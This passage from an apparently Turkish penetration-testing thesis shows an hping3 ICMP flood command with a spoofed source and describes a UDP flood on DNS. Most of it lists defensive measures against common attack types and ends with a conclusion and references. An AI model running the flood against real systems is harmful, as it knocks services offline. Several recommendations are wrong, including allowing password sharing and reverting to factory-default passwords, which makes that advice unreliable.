
Yapacağımız testte saldırı yapılacak sisteme port taraması yapılarak 53. Port üzerinden Dns hizmeti vermekte olan sisteme saldırı yapılmıştır. Bunda da hping aracı ile Dns hedef olması ile UDP flood yaparak yanıt veremeyen hale getirilmiştir.



Şekil 83. Udp flood

4.5.8.3 ICMP flood saldırısı

Uygulayacağımız testte saldırı yapmak için Hping3 aracını kullanacağız Hping3 aracı pingin üst modeli diyebiliriz. Dinleme işlemimizi Tcpdump aracılığıyla paket gönderimlerini kontrol edeceğiz.



Şekil 84. Icmp flood ve tcpdump

İki adet terminal açıyoruz; birinde "tcpdump host 192.168.1.40" yazarak tcpdump aracımızı çalıştıracağız. Diğer terminalimizde saldırıyı gerçekleştireceğiz. Bu saldırı, hping3 --icmp 192.168.1.40 --flood --spoof 6.6.6.6 yazdığımız komutumuzla Şekil 84 de görülmektedir.

5.SALDIRI YÜZEYİ BELİRLENMESİ VE AZALTILMASI

Yapılan araştırmalarda bir sistem güvenliğinde kullanıcıların en az önem vermiş olduğu şey, korumak istedikleri şeyi tanımlama konusudur. Her kullanıcı saldırılara karşı korunmak ve önlem almak istemekte ve bu saldırılar belirli durumlara göre gerçekleşmektedir. Veri güvenliği, saldırı yüzeyi kimliği bilinmeyen ve sistem tarafından doğrulanmamış bir kullanıcının sistem tarafına kod girebileceği herhangi bir alan diyebiliriz. Saldırı yüzeylerini üç alanda sınıflandırabiliriz: Ağ, yazılım ve kullanıcı saldırı yüzeyi. Saldırı Yüzeyi, teknik anlamda sadece sisteme girmede kullanıcı tanımı olmayan kullanıcıların sisteme nasıl giriş yapacağı bir ölçü olsa da, saldırılar sadece dışardan değil aynı zaman da aynı ağda tanıdık kullanıcılardan da gelebilmektedir.

Bu yüzden kullanıcıların daha az kod yükleyebildikleri ve işlemler yapabildikleri, yapılacak işlemleri bölmek ve yalnızca güvenilir kullanıcıların değiştirebileceği önemli kod ve işlevlerin erişimi ile saldırı yüzeylerini azaltmanın çözümleri bulunmaktadır. Şu konu çok önemlidir. Saldırı yüzeyini azaltmak bir saldırı içerisindeki sistemin saldırgan tarafından vereceği hasarı azaltma ama yapılacak olan saldırıların oluşma imkânı ve ihtimallerini düşürmektir.

Bir programla uğraşırken, herhangi bir ağda işlem gerçekleştirirken veya web sayfalarıyla uğraşırken her zaman bir saldırı yüzeyi olacaktır. Bazı saldırı yüzeyleri düşürülebilir veya tümden kaldırılabilmektedirler. Bazı durumlar da ise yazılımda bulunan kritik noktalar yazılımın başarılı bir şekilde çalışmasında büyük bir öneme sahiptir. Örnek verecek olursak kullanıcıların yorum yazmasını sağlayan bir giriş formunda güvenlik tehditleri söz konusudur. Bilgi toplanması gerekiyorsa gerekli olan tek yolu kullanıcıların giriş yapmasıdır.

Yapacağımız bu bölümde yapmış olduğumuz saldırı türlerine yönelik saldırı yüzeylerinin belirlenmesi ve saldırı yüzeylerinin azaltılması, güvenlik çözümleri ve IT uzmanları ve bizlerin alması gereken önlemlerle sızma testlerinde ağ saldırıları, sistem saldırıları ve sosyal mühendislik saldırılarında örnekler ve metrikler olarak bilgi vereceğiz.

5.1 DoS and DDoS Saldırılarında Saldırı Yüzeyinin Belirlenmesi ve Alınacak Tedbirler

Dos ve Ddos saldırılarını azaltabilmek ve saldırganların bize farklı yollardan bu saldırıyı yapabilmesi için gereken altyapıyı, saldırı yüzeyini azaltarak minimum seviyeye getirebiliriz. Şu şekilde tedbirlerimizi sıralayabiliriz:

- Kullanılan işletim sistemlerinde üçüncü parti yazılımlar güncellenmelidir.
- Güvenlik duvarı açık olmalı ve bu güvenlik duvarından gelen ve giden bağlantılar sürekli filtrelenmelidir.
- Routerları yani yönlendiricileri, ağa yönelik sadece yasal bağlantılara izin verecek şekilde düzenlemeler gerçekleştirilmeli ve bu yönlendirme süresince kötü amaçlı olan paketler bloklanmalıdır.
- Yoğun olarak farklı ülkelerden gelen paketler olacaktır. Yoğunluğa göre aynı ülkelerden gelen kötü niyetli paketler engellenmelidir.
- Yansıma sunucularından gelen paketlerin tamamı engellenmelidir.
- Kötü amaçlı gelen paket, trafik istekleri sınırlandırılarak sistem güvenliğine alınmalıdır.
- Dos saldırılarını tespit edebilmek için IDS (saldırı tespit etme) ve IPS (Saldırıyı durdurma) ile güvenlik üst düzeye çıkarılmalıdır. Gelen paketler analiz edilerek otomatik olarak uygulamalar yapılabilmeli ve saldırı yüzeyinin ve tehdit unsurlarının azalması sağlanmalıdır.
- Kullanılmayan hizmetler, tespit sonucu gereksiz olan uygulamalar devre dışı bırakılmalıdır.
- İletişim protokolleri analiz edilerek gereksiz olanlar kapatılmalıdır.
- Kritik bağlantılarda bant genişliği arttırılmalıdır.
- Web sunucuların TTL süreleri azaltılmalıdır. Bu şekilde Dns kayıtlarının süre ile sınırlı olarak cache üzerinde tutulması sağlanmalıdır.
- ISS ve Web Dos ve Ddos saldırı önleme hizmetleri kullanılmalıdır.

Yukarıda vermiş olduğumuz önlemler ile saldırı yüzeyini belirleyip onu en az seviyeye kadar indirerek saldırganı engellemeye çalışabiliriz. Fakat Dos ve DDos saldırıları yapmış olduğumuz testlerde de görüldüğü gibi direk engellenemez. Özellikle Ddos

saldırıları birçok yerden ve dağıtılmış olan kaynaktan gelen bir saldırı olduğu için bant genişliği ile doğru orantılı olarak fazla olması gerekmektedir. Bu saldırıda görmüş olduğumuz gibi ağları korumak için yapabileceğimiz belirli noktalara kadar yukarıda gördüğümüz önlemlerdir.

5.2 Şifre Kırma Saldırılarında Saldırı Yüzeyi Belirleme ve Alınması Gereken Tedbirler

Parola saldırıları, saldırganlar için en çok kullanılan ve başvurulan saldırıların başında gelmektedir. Şifre kırma saldırıları kurumsal sistemlere uygulanabildiği gibi normal kullanıcılar içinde uygulanmaktadır. Kullanıcılar, farklı web hizmetleri için kolay bulunabilen, çok kullanılan ve benzer şifreler kullanma eğiliminde olacaktır. Özellikle sosyal medya kullanan kullanıcılar, parola içeriklerinde, hangi takımı tuttuğu, nereli olduğu, doğum tarihi eşi ya da partnerinin kim olduğuyla ilgili bilgiler paylaşmaktadırlar. Bu bilgiler saldırı yapmak isteyen siber saldırganlar için bilgi edinme fırsatıdır ve saldırı yüzeyini büyük ölçüde genişletmektedir. Bu gibi birçok durum güvenlik tehditlerin artmasına neden olmaktadır. Saldırı yüzeyini belirledikten sonra aşağıda belirttiğimiz önlemler sonucunda, şifre kırma saldırılarına alabileceğimiz önlemler, saldırı yüzeyini azaltarak kullanıcıları, saldırıya uğramaktan koruyacaktır.

- Şifreler en az sekiz karakter olmalı ve içerisinde küçük harf büyük harf olmalı ve (, “, ^, +,| , &, /, (, $,], %, ‘ bu karakterleri içermelidirler.
- Kullanılan şifreler kolay bilinen qwerty,12345,password gibi kelimeler barındırmamalıdır.
- Şifreler içerisinde isim, şehir, doğum tarihi ve desteklemiş olduğunuz takımlarla ilgili kişisel bilgiler içermemelidir.
- Sözlüklerde bulunan şifreler kullanılmamalıdır.
- Parola önlemlerinin kurumsal kullanıcı hesaplarını güvenliği sağlamak için sistem yöneticileri tarafından otomatik olarak atanması daha güvenlidir.
- Ağ üzerinde kurumsal şifre politikası yayınlayarak kullanıcıların bu politikaya uyması sağlanmalıdır.
- Default olarak verilen şifreleri tekraren fabrika ayarlı şifrelere dönüştürün.
- Kurumsal sistemlerde kullanıcıların kolayca şifrelerini sıfırlamasına izin verin.
- Şifre paylaşımına izin verin.

- Üçten fazla yanlış şifre girildiğinde hesapları bloke edin.
- Kurumsal sistem üzerinde çalışan uygulamalarda farklı şifreleme yöntemine geçin.
- Şifreleri düz metin olarak herhangi bir dosya içerisinde saklamayın.
- Şifreleri karma formatta saklayın tanımlayıcı şifrelerden kaçının.
- Belirli süreler içerisinde şifrelerinizi değiştirin.
- Her zaman iki adımlı kimlik doğrulama kullanın; sms veya mail gibi.
- Şifreleri kayıt altına almayın ve otomatik şifre doldurma şekillerini kapatın.

5.3 Web Uygulama Saldırılarında Saldırı Yüzeyi Belirleme ve Alınması Gereken Tedbirler

Web uygulamaları, web browser üzerinde çalışan sayfalar üzerinden kullanıcıların kullanabilmesi için ara yüz desteği veren yazılımlardır. Web uygulamaları, kullanıcı bölümünde yer alan ara yüz ile sunuculardan veri almaktadır. Bu nedenle web uygulaması güvenlik açıklıkları tehlikeli ve veri sızıntısı yönünden ciddi sorunlara sebep olabilmektedir. Birçok saldırı ve testler bölüm 4' te görülmüştür. Sql injection saldırısı, Xss saldırısı, CSRF ve komut enjeksiyon saldırıları web uygulama saldırılarındandır.

Kurumsal ağlarda, normal kullanıcı ağlarında ve web uygulamalarda saldırı yüzeyini belirleme ve azaltmak için alınabilecek tedbirlerimiz vardır. Bu tedbirler özelliklerine göre aşağıda maddeler halinde belirtilmiştir.

- "xp_cmdshell" gibi saldırı yönünden tehlikeli Sql komutunu devre dışı bırakılsın.
- Veri tabanı sürekli kontrol edilerek şüpheli görünen değişiklikleri tespit edin.
- Veri tabanı hizmetlerini en az ayrıcalıklı hesaplarla çalıştırın.
- Kötü amaçlı komut dosyaları ve Sql komutlarının çalıştırılmasını engelleyebilmek için WAF web uygulama aracını güvenlik duvarını kullanın.
- Veri tabanı servislerini ve web sunucularını koruma altına alın.
- Binary verileri, kaçış dizileri ve yorum içeren ve istek gönderilebilen Kullanıcı giriş alanları gibi kısımlar sınırlayarak doğrulama isteyin.
- Meta karakterlerinin filtreleyin.
- Form ve gizli alanları doğrulattırın.

- Web tarayıcıların ve kullanmış olduğunuz web uygulamaların kullanıcı oturum açma bilgilerini kaydetmesine izin vermeyin.
- Kullanmış olduğunuz ve oturum açılan web uygulamalarını kullandıktan sonra oturumları kapatarak önbellekleri sürekli temizleyin.
- Enjeksiyon saldırılarını bloklamak için veri tabanına zarar verecek karakterleri kullanmaktan kaçının.
- Kullanmış olduğunuz web uygulamalarının güvenlik açıklarını test ederek analizler çıkararak kurumsal ağlar da ise otomatik güvenlik açığı tespit eden uygulamalar kullanın.

  Yapacağımız bu işlemler, saldırıları engelleyemez fakat saldırı yüzeyini azaltarak saldırıya uğramış sistemin en az zarar alacak şekilde etkilenmesini sağlar.

5.4 Sosyal Mühendislik Saldırılarında Saldırı Yüzeyi Belirleme ve Alınması Gereken Tedbirler

Sosyal güvenlik saldırıları, insan duygu ve güveni üzerine saldırganların yapmış oldukları sinsi bir saldırı çeşididir. İnsanların gizli veya kişisel bilgilerini ellerinde izinli veya izinsiz alırlar. Saldırganları engelleyebilecek bir makine veya güvenlik duvarı yoktur. Sosyal mühendislik saldırılarının hedef kitlesini; teknik destek operatörleri, IT yöneticileri, sistem yöneticileri gibi kritik meslek grupları ile her kullanıcı bu saldırının hedef kitlesini oluşturmaktadır.

Aşağıda göstereceğimiz tedbirler ve tespitler sosyal mühendislik saldırılarının kesin çözümü olmamakla birlikte, saldırı yüzeyini azaltarak saldırganın vereceği zararları minimize etmektedir.

- Kurumsal güvenlik politikanız olmalı ve bununla alakalı beyan yayınlanmalı ve imza altına alınmalıdır.
- Sosyal mühendislik saldırıları konusunda farkındalık ve bilgi eğitimleriyle beraber çalışanlara seminerler verilmelidir.
- Saldırganın piggybacking dumspter dalış saldırısı yapamayacağı kurumsal fiziksel güvenlik politikası oluşturulmalıdır.
- Kurumsal ağlar için içeriden saldırganlara karşı tedbirli olunması gereklidir.

- Hassas bilgileri güvende tutarak bu bilgilere ulaşabilecek sadece yetkili kişiler tarafından ulaşabilmesine izin verilmelidir.
- Phishing saldırılarını düşürebilmek için posta ağ geçidi ürünlerini(solarwinds, spam titan, ironscales, barracuda, cisco, cloud, email, security gibi) araçlarını kullanılmalıdır.
- İndirilen kötü amaçlı virüs ve yazılımları tespit edebilmek için güncellenmiş anti virüs yazılımları kullanımı sağlanmalıdır.
- Mail kutunuza gelen tıklama isteyen tehlikeli phishing saldırılarını size form doldurulmalı ve bilgilerini isteyen mailler açılmamalıdır.
- E postanıza gelen bit.lyigoog.gl gibi kısaltılmış olan linkleri tıklanmamalıdır.
- Bat, Vbs, doc, pdf, xls, rar özellikle exe dosya uzantılarıyla eklenen dosyalar açılmamalıdır.
- Cevapsız aramaları ve smsleri mobil cihaz üzerinden karşılık vererek aranmamalıdır.
- E posta ve Telefon aracığıyla kişisel bilgi ve şifrelerini kesinlikle verilmemelidir.
- HTTPS web sayfalarına ve SSL TLS sertifikalarına sahip kişisel bilgilerini verdiğiniz zaman güvenli olup http olan sayfalarda güvenlik açıkları olduğu kişisel veriler kaydedilmemelidir.
- Çevrimiçi hizmetler; hotmail, facebook, twitter gibi sosyal paylaşım sitelerinde iki yönlü kimlik doğrulama kullanılmalıdır.
- Yerel ağ bağlantısı olan güvenliksiz ağlarda internet bankacılık sistemi kullanılmamalıdır.

5.5 Exploit İstismar Saldırı Yüzeyi Belirleme ve Alınması Gereken Tedbirler

Exploit saldırılar, en tehlikeli saldırılardan olup, sistem sahibinin tüm önlemleri almasına rağmen sisteme yapılan saldırılarda hedef sistemi kullanabilir ve yönetilecek duruma getirirler. Bu konuda Bilişim teknolojileri uzmanlarının sürekli kendilerini geliştirerek güncel ürünleri ve bu konuda eğitimleri takip etmelidir. Sistemleri bu şekilde istismar saldırılarına karşı saldırı yüzeyimizi azaltarak yapacağımız önlemlerle birlikte aşağıdaki gibi tedbirler alabiliriz.

- Windows xp,Windows 7,Microsoft server 2003 gibi kullanım süreleri güvenlik güncellemeleri kapalı işletim sistemlerini yükselterek koruma sistemlerini kuvvetlendirilmelidir.
- Kullanmış olduğunuz işletim sisteminin güvenlik duvarlarını etkinleştirerek tedbirler arttırılmalıdır.
- Ağınızda kullanılan aktif bütün bilgisayarlara anti virüs programı yüklenmelidir.
- Windows işletimi kullanan sistemlerde Windows defender etkinleştirerek sürekli olarak güncelleme denetimi yapılmalıdır.
- Exploit saldırı tespiti için IDS ve IPS araçları kullanılmalıdır.
- Kurumsal ağlar içerisin de BT ekibini exploit saldırılar için eğitimler aldmalıdırlar.
- Kurumsal ağ içerisinde çalışan kullanıcıların Nmap, Nessus, Ethereak, Snort gibi tarama araçların erişebilmesine ve çalıştırmasına izin verilmemelidir.
- Operatörün herhangi bir bilgisayar içerisinde dosya çalıştırmasına izin verilmemelidir..
- Bilgisayar operatörünün herhangi bir bilgisayara flash disk gibi çıkarılabilir medya araçlarının bağlanmasına izin verilmemelidir.
- Ağınıza dışarıdan yabancı kullanıcıların direk kablosuz ağa bağlanmasına izin verilmemeli, direk ağınızdan değil de Vlan üzerinden bağlantı sağlanmalıdır.
- Sisteminizde gördüğünüz bütün gereksiz hizmetleri kapatmalı ve kullanılmayan uygulamalar sistemden silinmelidir.
- Dışarıdan bağlantı yapmak isteyen bilgisayarların ağda bulunan bilgisayarlara iletimi yasaklanmalıdır.
- Dışarıdan bağlanan yabancı bilgisayarların switch üzerinden yönetim ağına bağlanmasına izin verilmemelidir.
- Önemli noktalardan birisi 135,137,445 sistem açısında önemli portlar devre dışı bırakılmalıdır.
- Local ağlarda sunucu Ping işlemi için devre dışı bırakılmalıdır.
- Bir diğer önemli koruma yöntemi işletim sistemine uzak bağlanmalara karşı devre dışı bırakılmalıdır.
- Bağlı olunan ağ üzerinde sızma testleri yapılmalıdır.

- Sisteminizde bulunabilecek güvenlik açıklarını sıralı olarak tarama işlemi yapılmalıdır.
- IDS ve bilgisayar loglarını düzenli olarak kontrol ve analiz edilmelidir.

Almış olduğumuz tedbirlerle saldırı yüzeyini belirleyerek saldırıları belirli noktalarını kapatmaya çalışarak güvenlik açıklarını kapatarak saldırı yüzeyini azaltmaya çalışılmıştır.

5.6 Dinleme(Sniffing) Saldırılarında Saldırı Yüzeyi Belirlenmesi ve Alınması Gereken Tedbirler

Sniffing saldırıları tehlikeli ve riskli arasındadır OWASP en çok yapılan saldırılar arasında ilk 10 içerisinde bulunmaktadırlar. Birçok kurumsal ağlarda şifrelenmemiş protokoller üzerinde bilgi akışı sniffing saldırısıyla dinlenebilmektedir. İki çeşit olan bu saldırının aktif ve pasif sniffing yapan saldırgan, saldırılan sistem kullanıcı tarafından farkedilmeyecek ve saldırgan istediği bilgileri alabilecektir. Saldırılan ağlarda saldırı yüzeyini azaltmak ve saldırılardan en az şekilde zarar görmesi için aşağıdaki tedbirler alınması gerekmektedir.

- Ağ üzerinde paket dinleyicilerine izin verilmemelidir.
- Ağ üzerindeki bilgisayara fiziksel olarak bağlantısı sınırlandırılarak erişim engellenmelidir.
- Dinleme saldırılarının tespiti için IPS ve IDS cihazları kullanılmalıdır.
- Dinleme gibi saldırıların tespiti için ARP zehirlemesi algılama yazılımı kullanılmalıdır.
- Cisco switchlerinde Arp incelemesi yapılandırılmalıdır.
- Kurumsal ağlarda bulunan gizli bilgileri korumak için şifreleme kullanılmalıdır.
- Uzak masaüstü bağlantıları yerine IPSEC kullanılmalıdır.
- Http gibi güvenli olmayan protokoller yerine HTTPS ve SFTP protokollerini kullanarak sistem güvenli hale getirilmelidir.
- Ağ geçidinin Mac adresini cihazların ARP önbelleğinde statik olarak belirlenmelidir.
- Saldırı yapan kişileri durdurmak, ağın statik IP adresi ve ağ araçların ARP tablolarını kullanılmalıdır.

- Ağ tanımlama yayınları kapalı tutulmalıdır.
- IPv4 protokolleri yerine IPv6 protokolleri kullanılmalıdır.
- Düzenli olarak wireshark gibi kurumsal ağlardaki paket trafikleri analiz edilerek saldırıların ilerlemesi önlenmelidir.

5.7 Wireless Saldırılarında Saldırı Yüzeyi Belirlenmesi ve Alınması Gereken Tedbirler

Kablosuz teknolojinin hızı bütün dünyada artış göstermesiyle birlikte kurumsal ağların kablo kullanımı zor olduğu ve fiyat açısında maliyetsiz olduğu için geçiş süreci hızlanmıştır. Bu kolaylıklara rağmen büyük saldırı riski olduğu yerler; halka açık, ücretsiz kablosuz internet hizmeti veren kamu yerleri, havaalanları, kafeler saldırganlar için sahte erişim noktası saldırıları, kablosuz key kırma ve PSK kırma saldırıları kolayca yapabileceği saldırılardır. Aşağıda uygulayacağımız önlemler ile özellikle kurumsal ağlar tarafından alınması gereken tedbirler ve saldırı yüzeyinin azaltılarak saldırılara karşı sistemimizin en az şekilde zarar görmesini sağlayacak tedbirleri sıralayacağız.

- WEP şifreleme sistemini kullanılmamalı, güvenlik açısından en güvenli olan WPA ve WPA2 protokollerini seçilmelidir.
- WPA2 Enterprise kullanarak kurumsal ağlarda Radius kimlik doğrulama sunucusuna geçiş yapılmalıdır.
- Şifreler de şirket adı, ağ adı bunun gibi tahmin edilebilecek şifrelerin konulmamalıdır.
- WLAN ağını kurulduktan sonra SSID'yi değiştirilmelidir.
- Erişim noktası şifresi ayarlanmalı, daha sonra güvenlik duvarı aktif hale getirilmelidir.
- Erişim noktasına Wide Area ağ üzerinden girişler devre dışı bırakılmalıdır.
- Erişim noktalarına MAC tabanlı filtre kullanılarak girişler kontrol altına alınmalıdır.
- WLAN şifreleri sürekli olarak değiştirilmelidir.
- Kablosuz trafiği IPsec gibi yani kriptografik güvenlik sistemleri kullanarak IP üzerinden bağlantılar güvenliği sağlanmalı ve şifrelenmelidir.
- Bilgisayar her saldırı tedbirinde olduğu gibi IDS ve IPS kullanarak kablosuz ağa izinsiz bağlanan bütün girişler kapatılmalıdır.

- Yetkisiz erişim noktasını fiziksel bağlantı ağdan engellenmeli ve devre dışı bırakılmalıdır.
- İhtiyaç duyulmadığında kablosuz ağlar devre dışı bırakılmalıdır.
- Erişim noktaları sürekli güncel tutulmalı ve son güncel yazılıma sahip olduğundan emin olunmalıdır.
- Erişim noktaları güvenli bir yere yerleştirilmelidir.
- Yönlendiricilerinde Wi-fi korumalı kurulum WPS seçeneği devre dışı bırakılmalıdır.
- Bluetooth cihazları gizli mod da veya devre dışı bırakılmalıdır.

5.8 Web sunucu Saldırılarında Saldırı Yüzeyi Belirlenmesi ve Alınması Gereken Tedbirler

Kullanılan web sunucuları kurumsal web sitelerini intraneti ve verileri yedeklemek için kullanılmaktadır. Web sunucuların saldırıya uğraması şirketleri için ciddi sorunlara sebep olur. Saldırı yapan kişiler genellikle sunuculardaki yazılım ve donanım üzerine açıkları tespit ederek saldırmaya çalışmaktadır. Bunun gibi saldırıları önlemek ve web sunucularını korumak için saldırı yüzeyleri belirlenip güvenlik riskleri en aza indirilmelidir[51].

- Öncelikle sunucuda olan güvenlik açıkları taranmalıdır. Tarama gerçekleştirildikten sonra yazılım ve donanım düzenli olarak güncellenmelidir.
- DMZ yani savunmasız bölge olarak denilen network yapısıdır. Şöyle diyebiliriz iç içe ağ oluşturarak koruma sağlanmalıdır. İç ağı tehlikeye sokmadan diğer ağı internet üzerinden kullanıcılara açarak FTP sunucusu, mail sunucusu gibi servisler dış dünyaya açılmalıdır.
- Web sunucular için özel makineler kullanılmalıdır.
- IIS sunucusunu veya apache hizmetini veri tabanına yüklenilmemelidir.
- Web sunucusunda yönetici dışında kimsenin kullanıcı olarak girişine izin verilmemelidir.
- Guest hesapları gibi kullanılmayan default kullanıcılar devre dışı bırakılmalıdır.
- Yapılacak olan önemli işlemler yönetici hesapları dışında hesaplarla çalıştırılmamalıdır.
- Web sunucusuna uzaktan bağlantı devre dışı bırakılmalıdır.

- Web sunucusuna gelen trafik istekleri kontrol edilmelidir.
- Web sunucularında dosya ve klasörlerin NTFS izni kontrol edilmelidir.
- Özellikle Web sunucu dizinlerinin listelenmesi devre dışı bırakılmalıdır.
- Web sunucusunda uygulama üzerinden WebDAV kullanılmıyorsa devre dışı bırakılmalıdır. WebDAV devre dışı bırakma sebebi ise WebDAV web sunucularında verileri, dosya ve belgeleri yönetmeyi sağlayan protokoldür.
- Web sunucusu güvenli bir yere koyulmalıdır.
- Web sunucusunda ISAPI filtreleri kaldırılmalıdır ISAPI gelen tüm istekler Load balance cihazlarından geldiği için ISS'lere gönderirilir, ISS loglarından ip adreslerinin tespiti yapılabilir.

6.SONUÇ

Günümüzde kurumsal şirketler ve normal sistem kullanıcılar için veri güvenliği en önemli husus olup güvenlik konusunda tedbirlerin alınması gerekmektedir. Sistemlerin yapılarını bir satranç oyunu gibi düşünebiliriz. Yapacağımız hamleler sayesinde, bütün güvenlik önlemleri ve saldırı yüzeylerini belirleyerek bunu minimum seviye riskine indirmeyi sağlamalıyız. Bu hamleler şirket çalışanlarının güvenlik önlemleri konusunda bilgilendirilmeleri, kurumsal firmaların güvenlik politikaları ve prosedürlerin oluşturulması, şirketlerin önemli proje ve belgeleri veri güvenliği için araçları kullanmalarıdır. Bunun sebebi saldırı yapacak olan kötü niyetli kişilerin bu ağları istismar ederek bilgi çalmak istemesidir.

Bu tezde birçok sızma testi yapılmıştır. Yaklaşık yirmi saldırı ve birçok aracın kullanılma şekilleri gösterilmiştir. Bölümlere ayrılarak gerçek bir uygulama olarak şirketimizin web sayfasına saldırılar yapılmıştır. Yapmış olduğumuz sızma testlerinin ardından, saldırı düzenlemiş olduğumuz sistemlerdeki açıklıkları tespit ederek düzeltilmesi sağlanmıştır. Saldırgan platformu için Kali Linux işletim sistemleri ve içerisindeki özel araçları kullanılmıştır. Birçok işletim sistemine özellikle XP, server 2003,Windows 7,8,10 server 2008 işletim sistemlerine girilmeye çalışılmıştır. Sızma testlerinin sonuçları bazı girişimlerde olumlu sonuçlansa da bazen güvenlik tedbirlerinden dolayı sonuca varılamadı. Bilgisayarların kullanılması, verilerin ifşa edilmesi, ağların başarılı bir şekilde dinlenilmesi, Windows kullanıcı bilgilerin elde edilmesi sosyal medya platformlarında oltalama ile şifrelerin çalınması gibi saldırılarla önemli bulgular elde edilerek bu saldırılara göre saldırı yüzeyleri belirlenmiştir. Şirketimizin web sayfasına saldırılarak veri tabanı tabloları ve verileri teker teker elde edilerek Sql veri tabanı yöneticisi şifreleri elde edilmiştir.

Yapmış olduğumuz tezde, kurumsal ağlarda sızma testlerinin güvenlik çözümlerini, saldırı yüzeylerinin belirlenerek, birçok ağda güvenlik açıkları tespiti için testler yaptık. Temel güvenlik eksiklikleri yüzünden, birçok saldırıya açık olduğu, kurumsal ağların bilgi güvenliği politikasına uyulmadığında ne gibi problemler yaşanacağı, güvenlik duvarları ve anti virüslerin güncellenmesi, servislerde karmaşık şifre kullanılması, yetki verilen kişilerin siber güvenliğe karşı eğitilmiş olması, şifreli iletişim protokolleri gibi temel olarak alacağımız tedbirler saldırı risklerini ortadan kaldırmasa da, saldırı yüzeyini

azaltacak risklerin azaltılmasına sebep olacaktır. Saldırının sadece dışarıdan değil, firmanızda çalışan kişiler yoluyla da olabileceği yöneticiler tarafından kontrol edilmelidir. Bunlar, hoşnutsuz çalışanlar tarafından gerçekleşecek fiziksel saldırı şekilleriyle sisteme erişim olabileceği gibi, kablosuz ağ üzerinden yüksek riskli bir saldırı da gerçekleştirebilirler. Güvenlik analizlerinden sonra saldırı yüzeyleri arttığı takdirde, güvenlik açıkları ile doğru orantılı olarak arttığı ve sisteme yapılan saldırılarla sisteme girmenin kolay olduğunu tespit ettik. Saldırı yüzeylerinin artışını engellemek için sistemler ve web uygulamaları, Nessus gibi araçların kullanılarak güvenlik açıklarını sürekli olarak tarayarak mevcut güvenlik açıklarının tespitleri yapılmalıdır.

Siber güvenlikte kullanıcıların en az düşündüğü şey, güvenlik kapsamına almak istedikleri şeyi tanımlama konusudur. Kullanıcıların hepsi saldırılara karşı güvenlik önlemi alınmasını istemektedir. Yıllardır saldırı yüzeyini azaltmak için çalışılmakta fakat teknoloji geliştikçe yeni saldırı yüzeyleri artması problemi ortaya çıkmaktadır. Üretilen her yeni teknoloji ile birlikte yeni problemler ve güvenlik konusunda açıklıklar ortaya çıkmaktadır.

Sonuç olarak yapmış olduğumuz tezde bu ortaya çıkan problemleri en aza indirebilmek, saldırı yüzeylerini tespit edebilmek ve azaltabilmek için yapılacaklar aşağıdaki saldırı türleri başlıkları altında detaylı olarak incelenmiştir:

DoS ve DDoS Saldırıları

Şifre Kırma Saldırıları

Web Uygulama Saldırıları

Sosyal Mühendislik Saldırıları

İstismar Saldırıları

Dinleme Saldırıları

Kablosuz Ağ Saldırıları

Web Sunucu Saldırıları

Yukarıdaki maddelerde de belirttiğimiz gibi alacağımız önlemler, saldırı yüzeylerini azaltmada ve siber saldırıları önlemede kullanıcılara önemli faydalar sağlayacaktır.

KAYNAKLAR

Avast Team Academy. (2019). *Exploits: What You Need to Know*. Erişim Adresi: https://www.avast.com/c-exploits Erişim Tarihi: 22 Ekim 2019.

Başaranoğlu E. (2020). *Enumeration*. Erişim Adresi: https://www.siberportal.org/information-technology-certifications/certified-ethical-hacker-ec-council/ceh-study-notes-enumeration/ Erişim Tarihi: 12 Ocak 2020.

BGA Bilgi Güvenliği(2017), *Pentest Uygulama Kitabı Güvenlik Sistemlerini Atlatma*. Erişim adresi: https://www.slideshare.net/bgasecurity/pentest-eitimi-uygulama-kitab-bolum-4 erişim tarihi: 22 Kasım 2020.

BGA Security.(2015). *Man In The Middle Attack ve ARP Spoofing, ICMP Redirect Saldırıları*. Erişim Adresi: https://www.bgasecurity.com/2015/03/man-in-middle-attack-ve-arp-spoofing/. Erişim Tarihi: 20 Kasım 2020.

BGA Security.(2019). *10 Soruda Sızma Test.* Erişim adresi: https://www.bgasecurity.com/2017/09/10-soruda-sizma-testi/ Erişim tarihi:17 Eylül 2019

Bilgisayar Ağları ve İletişim. (2019). Erişim Adresi: http://yunus.hacettepe.edu.tr/~b0145561/bilgi_ilet.html Erişim Tarihi: 27 Ağustos 2019.

Bilişim Dünyası ve Teknoloji.(2019) Erişim adresi: *https://www.iienstitu.com/blog/bilisim-dunyasi-ve-teknoloji,* Erişim Tarihi: 20 Ekim 2019.

Birkan A. (2020). *Parola Saldırıları Ncrack.* Erişim Adresi: https://medium.com/@ahmet1birkan/parola-sald%C4%B1r%C4%B1lar%C4%B1-ncrack-28067b9bf222 Erişim Tarihi: 26 Kasım 2020.

Brute Forcing Passwords with Ncrack, Hydra and Medusa (2012). Erişim Adresi: https://hackertarget.com/brute-forcing-passwords-with-ncrack-hydraand-Medusa. Erişim Tarihi: 25 Kasım 2020.

Cabric, M.(2015). Corporate Security Management Challenges, Risks and Strategies,Chapter 11 - Confidentiality, Integrity, and Availability. Oxford:Butterworth-Heinemann.

Cybirvie (2018). *Man-in-the-middle attack*. Erişim Adresi: https://www.cybervie.com/blog/man-in-the-middle-attack/. Erişim Tarihi: 21 Kasım 2020

